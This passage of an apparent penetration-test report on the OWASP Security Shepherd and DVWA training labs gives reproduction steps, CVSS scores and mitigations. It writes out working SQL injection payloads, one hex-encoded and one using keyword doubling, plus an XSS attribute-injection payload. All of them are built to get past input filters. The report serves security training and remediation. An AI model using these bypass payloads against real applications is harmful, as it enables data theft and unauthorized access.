SQL_Query	UTF-8(SQL_Query)
' UNION (SELECT userAnswer FROM users WHERE userName = 'Brendan')#	\x27\x20\x55\x4E\x49\x4F\x4E\x20\x28\x53\x45\x4C\x45\x43\x54\x20\x75\x73\x65\x72\x41\x6E\x73\x77\x65\x72\x20\x46\x52\x4F\x4D\x20\x75\x73\x65\x72\x73\x20\x57\x48\x45\x52\x45\x20\x75\x73\x65\x72\x4E\x61\x6D\x65\x20\x3D\x20\x27\x42\x72\x65\x6E\x64\x61\x6E\x27\x29\x23


```
POST /challenges/d0e12e91dafdba4825b261ad5221aae15d28c36c7981222eb59f7fc8d8f212a2 HTTP/1.1
Host: 192.168.56.101
Cookie: JSESSIONID=AF37A136C1866B6893A5C058138586A9; token=142835701920585575631012363354431820 96
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 14
Origin: https://192.168.56.101
Referer: https://192.168.56.101/challenges/d0e12e91dafdba4825b261ad5221aae15d28c36c7981222eb59f7fc8d8f212a2.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

pinNumber=
\x27\x20\x55\x4E\x49\x4F\x4E\x20\x28\x53\x45\x4C\x45\x43\x54\x20\x75\x73\x65\x72\x41\x6E\x73\x77\x65\x72\x20\x46\x52\x4F\x4D\x20\x7
5\x73\x65\x72\x73\x20\x57\x48\x45\x52\x45\x20\x75\x73\x65\x72\x4E\x61\x6D\x65\x20\x3D\x20\x27\x42\x72\x65\x6E\x64\x61\x6E\x27\x29\x
23
```

11. Click "Forward" in Burp Suite. We have gained access to Brendan's answer and completed the challenge.


Please enter your Pin number: ••••

Run User Query

Welcome back 17f999a8b3fbfde54124d6e94b256a264652e5087b14622e1644c884f8a33f82

Your authentication number is now 144417138868669137816338598389741134193

CVSS Score 7.5 (High)

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	None
Availability	None

Mitigation:


Although the webpage blacklists the use of apostrophes, it is still vulnerable to encoded SQL injection attacks. We recommend that instead of using blacklists, the webpage should verify and filter user input using strict whitelists only.


High: Mobile Client Side Injection Challenge 2 [CWE-602]

Mobile Client Side Injection is the process of injecting data locally on a device, which can lead to unauthorized access to data on that device. The data injection includes SQL injections and UIWebView injections.


Steps to reproduce:

1. Go to Security Shepherd https://192.168.56.101
2. Download and run the owaspSecurityShepherd_v3.2.3_MobileDevice virtual machine from this link.
3. Inside the android virtual machine go to CSInjection2
4. On Security Shepherd, Go to Challenges -> Mobile Injection -> Client Side Injection 2
5. Our goal for this challenge is to bypass the filtering mechanism on the mobile device and sign in as a legitimate user.
6. We first entered the username: admin and password: a. The response message tells us that 'admin' is a username within the database.





Invalid Credentials, admin

7. We then tried the following SQL injection query: 'or'1'='1. This was unsuccessful.
8. On the assumption that the application doesn't allow the word "or" to be used we then altered the query to the following: 'oorr'1'='1.This was successful
9. We have accessed the key and completed the challenge.



The Key is BurpingChimneys.


Solution Submission Success

Client Side Injection 2 completed! Congratulations.

CVSS Score 7.5 (High)

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	None
Availability	None


Mitigation:
Some ways to prevent Mobile Client Side Injections include using parameterized queries, verifying JavaScript has been disabled for WebViews and ensuring that all actions and data are validated via an Intent Filter. We recommend that, for this vulnerability, the mobile should use parameterized queries to prevent the injection attack.

Medium: Cross Site Scripting Challenge 5 [CWE-79]


Cross Site Scripting (XSS) is a type of attack in which malicious scripts are injected into websites or web applications for the purpose of running on the end user's device. These attacks are widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. If the user has privileged access within the web application, then the attacker might be able to gain full control over all of the application's functionality and data. It is estimated that more than 60% of web applications are susceptible to XSS attacks, which account for more than 30% of all web application attacks. (per source)

Steps to reproduce:


1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in "about:preferences" in the search bar -> Scroll down and click "Settings" underneath Network Settings -> Select option "Manual Proxy Configuration" -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to Security Shepherd https://192.168.56.101
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Go to Challenges -> XSS -> Cross Site Scripting 5.
6. The challenge asks us to enter a URL that we want to post to our public profile. By entering https:// and opening up the Inspect interface, we found out the web application allows a string starting with "https://".


XSS


X Cross Site Scripting 1
X Cross Site Scripting 2
X Cross Site Scripting 3
✓ Cross Site Scripting 4
X Cross Site Scripting 5
X Cross Site Scripting 6


```
<div id="resultsDiv" style="display: block;">
  <h2 class="title">Your New Post!</h2>
  <p>You just posted the following link;</p>
  <a href="https:">Your HTTP Link!</a>
```

7. Using this information we added "x"onclick=alert('XSS') to the previous input. This gives us the following input: https://"x "onclick('XSS')



```
<div class="input-group">…</div>
<h2 class="title">Your New Post!</h2>
<p>You just posted the following link;</p>
<a href="https://"x " onclick="alert('xss')"">Your HTTP Link!</a>
```

8. This passed the challenge and successfully executed the JavaScript alert command.


Please enter the URL that you wish to post to your public profile;

https://"x "onclick=alert('XSS')

Make Post



Well Done

You successfully executed the JavaScript alert command!

The result key for this challenge is

```
5DE5C2E21DA75443EC1973BC7C36D13023E897A3A2D205399D87E814CF
```

CVSS Score 6.5 (Medium)


Solution Submission Success

Cross Site Scripting 5 completed! Congratulations.

Attack Vector	Network
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Changed
Confidentiality	Low
Integrity	Low
Availability	None

Mitigation:
We recommend the webpage implement some measures to prevent the XSS vulnerability. Firstly, the user input received in the URL post box should be filtered as strictly as possible based on what is expected or valid input. Secondly, the output should be encoded to prevent it from being interpreted as active content. This can be done by applying combinations of HTML, URL, JavaScript, and CSS encoding.

Recommendations and Conclusions

Overall, we found the applications under review to be poorly designed with many vulnerabilities. During testing, we noted the implementation of various basic security frameworks. However, many of these security frameworks were easily exploitable. Appropriate resources must be allocated to ensure that remediation efforts are accomplished in a timely manner. Please note that the testing was based on the technologies and known threats as of the date of this report.

The following is a summary of the vulnerabilities requiring attention:

Vulnerability	**CVSS Score**	**CWE**
Insecure Cryptographic Storage	9.1 | Critical	816
Failure to Restrict URL Access	8.2 | High	817
Poor Data Validation	8.2 | High	20
Session Management	8.2 | High	1018
Improper Restriction of Excessive Authentication Attempts: Brute Force	8.2 | High	307
Cross Site Request Forgery (CSRF)	7.7 | High	352
Insecure Direct Object References	7.5 | High	813
SQL Injection	7.5 | High	89
Mobile Client Side Injection	7.5 | High	602
Cross Site Scripting	6.5 | Medium	79

Further Mitigations

In tandem with the mitigations outlined previously, we recommend the following actions to be taken:

1. **Ensure proper user input sanitization**

The systems must check, clean, and filter the data inputs from users, APIs, and web services of any unwanted characters and strings. This will prevent the injection of harmful codes into the system.

2. **Use of Multi Factor Authentication (MFA)**

MFA is a method that prevents unauthorized access to accounts, sensitive data, and sign-ins. MFA adds a layer of protection whereby a user is only granted access to a website or application after successfully presenting two or more pieces of evidence to an authentication mechanism. e.g CAPTCHA.

3. **Use of Prepared Statements**

A prepared statement is a parameterised and reusable SQL query that forces the developer to write the SQL command and the user-provided data separately. Prepared statements help prevent SQL Injection attacks. Prepared statements ensure that an attacker cannot change the intent of a query, even if SQL commands are injected by the attacker. Prepared statements are easy to work with as all the SQL code stays within the application.

4. **Use of the Same-origin policy (SOP)**

The same-origin policy is a critical security mechanism that restricts how a document or script loaded by one origin can interact with a resource from another origin. This mechanism prevents websites from attacking each other (Cross Site Scripting). WIthout SOP, a web page would be able to access potentially sensitive data from another web page as well as perform actions on other web pages without user consent.

5. **Proper Error Handling**

Detailed Error Messages shown to the user can introduce a variety of security problems for a web application. These messages can give the attacker valuable information such as the web applications database structure.

6. **Use of Session Management policies**

Session lifetimes should vary based on the sensitivity of the data being exposed. After a set period of time, the user should have to renew the session by authenticating themselves through the security measures in place.

Security Shepherd (Web App):
During the testing process, we uncovered seven vulnerabilities:

- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Poor Data Validation
- Session Management
- Insecure Direct Object References
- SQL Injection
- Cross Site Scripting

Based on the CVSS scores, the average risk in this application is HIGH (7.89).

Damn Vulnerable Web App (DVWA):
During the testing process, we uncovered two vulnerabilities:

- Improper Restriction of Excessive Authentication Attempts: Brute Force
- Cross Site Request Forgery

Based on the CVSS scores, the average risk in this application is HIGH (7.95).

Security Shepherd (Mobile):
During the testing process, we uncovered one vulnerability:

- Mobile Client Side Injection

Based on the CVSS scores, the average risk in this application is HIGH (7.95).

CVSS Score Qualitative Rating

CVSS Score	Qualitative Rating
0.0	None
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical